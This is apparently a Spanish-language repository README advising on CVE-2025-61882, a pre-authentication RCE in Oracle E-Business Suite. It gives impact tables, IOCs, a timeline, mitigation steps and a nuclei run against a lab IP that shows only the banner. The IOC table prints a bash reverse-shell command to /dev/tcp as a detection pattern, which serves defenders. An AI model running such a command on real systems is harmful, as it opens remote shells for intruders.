
 222dff-afk/blackash-cve-2025-61882
Proporciona un aviso detallado de CVE-2025-61882 con análisis técnico, IOCs, consultas de detección y una plantilla de exploit basada en nuclei para RCE sin autenticación previa en Oracle E-Business Suite.

Resumen breve: Ejecución remota de código crítica pre‑autenticación en Oracle E‑Business Suite (EBS) — afecta a 12.2.3 → 12.2.14, CVSS 9.8, explotada activamente en el mundo real (se ha informado de actividad de ransomware/extorsión). ([oracle.com][1])
| Campo | Detalles |
|---|---|
| 🆔 CVE | CVE‑2025‑61882 |
| 🧾 Producto / Componente | Oracle E‑Business Suite (EBS) — integración de Concurrent Processing / BI Publisher |
| 📦 Versiones afectadas | 12.2.3 → 12.2.14 |
| 🔢 CVSS (v3.1) | 9.8 (AV:N/AC:L/PR:N/UI:N/C:H/I:H/A:H) |
| ⚠️ Tipo | Ejecución Remota de Código (RCE) — no se requiere autenticación |
| 🔥 Explotada en el mundo real | Sí — se ha informado de campañas de explotación masiva / extorsión |
| 📅 Divulgación / cronología | Octubre de 2025 (aviso del proveedor + análisis públicos). ([oracle.com][1]) |
(Lo anterior consolidado a partir del aviso del proveedor, NVD/CISA y múltiples análisis de proveedores.) ([oracle.com][1])
| Área de impacto | Qué significa |
|---|---|
| 🔓 Confidencialidad | Los atacantes pueden leer datos sensibles de RR. HH., finanzas y ERP |
| 🛠️ Integridad | Los atacantes pueden modificar registros, crear puertas traseras o alterar configuraciones |
| ⚡ Disponibilidad | Los atacantes pueden interrumpir servicios, ejecutar ransomware o destruir copias de seguridad |
| 🧭 Nivel de riesgo | Extremo — RCE pre‑autenticación en un sistema ERP crítico → posible pivote completo de dominio |
Referencias que informan de explotación de alto impacto y vínculos con ransomware. ([Rapid7][2])
Oracle y los equipos de respuesta a incidentes publicaron IOCs; a continuación se muestran ejemplos representativos informados en avisos y análisis de proveedores. Busque estos patrones en registros y endpoints. ([oracle.com][1])
| Tipo | Ejemplo |
|---|---|
| 🌐 IPs (observadas) | 200.107.207.26, 185.181.60.11 (direcciones de ejemplo informadas) |
| 🧾 Patrón de comando | sh -c /bin/bash -i >& /dev/tcp/<ip>/<port> 0>&1 (reverse shell) |
| 🗂️ Hashes de archivos | Varios hashes SHA‑256 para scripts de explotación sospechosos (consulte el aviso del proveedor para la lista completa) |
| 🕳️ Artefactos | Web shells inesperados, nuevos cronjobs, conexiones salientes sospechosas a IPs/puertos inusuales |
Si desea la lista completa de IOCs (IPs, hashes completos, nombres de archivo), puedo pegarla aquí — diga “pegar IOCs”. (Sin enlaces.)
| Fecha | Evento |
|---|---|
| 9 de agosto de 2025 | Primera actividad de explotación en el mundo real informada (telemetría del proveedor). ([crowdstrike.com][4]) |
| Principios de octubre de 2025 | Oracle emitió una alerta de seguridad / disponibilidad de parche para EBS. ([oracle.com][1]) |
| 6–7 de octubre de 2025 | CISA añadió el CVE a su catálogo de Vulnerabilidades Explotadas Conocidas (KEV) (orientación para agencias federales, fecha límite para la mitigación). ([cisa.gov][5]) |
| Octubre de 2025 (en curso) | Múltiples análisis de proveedores e informes de explotación masiva (CrowdStrike, Rapid7, Tenable, etc.). ([crowdstrike.com][4]) |
| Prioridad | Acción | Notas / Especificaciones de ejemplo |
|---|---|---|
| 1️⃣ Crítica | Parchear las instancias de EBS afectadas | Aplique los parches de la Alerta de Seguridad de Oracle para las versiones 12.2.3–12.2.14 inmediatamente. ([oracle.com][1]) |
| 2️⃣ Alta | Aislar / restringir el acceso a los endpoints web de EBS | Bloquee HTTP/HTTPS de cara a Internet hacia EBS; permita solo IPs de administración de confianza o VPN. |
| 3️⃣ Alta | Habilitar/ajustar reglas WAF | Implemente firmas WAF de proveedores/comunidad para los patrones de explotación; bloquee payloads sospechosos. ([Rapid7][2]) |
| 4️⃣ Alta | Buscar y detectar | Busque en los registros comandos de reverse shell, escrituras de archivos anómalas y conexiones salientes hacia IOCs. |
| 5️⃣ Incidente | Contener y responder si se encuentra compromiso | Aísle el host, conserve la evidencia forense, cambie las credenciales, reconstruya desde copias de seguridad limpias. |
| 6️⃣ Política | Informar y notificar | Si está sujeto a requisitos normativos/contractuales, notifique a las partes interesadas y a las autoridades según la política (la orientación de CISA/KEV puede aplicar). ([nvd.nist.gov][3]) |
┌──(kali㉿kali)-[~]
└─$ nuclei -u http://10.10.10.10:8000 -t CVE-2025-61882.yaml

                     __     _
   ____  __  _______/ /__  (_)
  / __ \/ / / / ___/ / _ \/ /
 / / / / /_/ / /__/ /  __/ /
/_/ /_/\__,_/\___/_/\___/_/   v3.4.10

                projectdiscovery.io
